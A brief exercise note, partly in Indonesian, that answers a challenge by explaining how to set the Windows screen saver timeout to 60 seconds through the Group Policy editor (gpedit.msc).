
Challenge :

On random windows machine login and wait for 1 min

Jawab:



buka gpedit.msc menggunakan win+R



masuk ke Users Configuration > Administrative Templates > Control Panel > Personalization > Screen saver time out lalu tekan enable dan ganti seconds menjadi 60\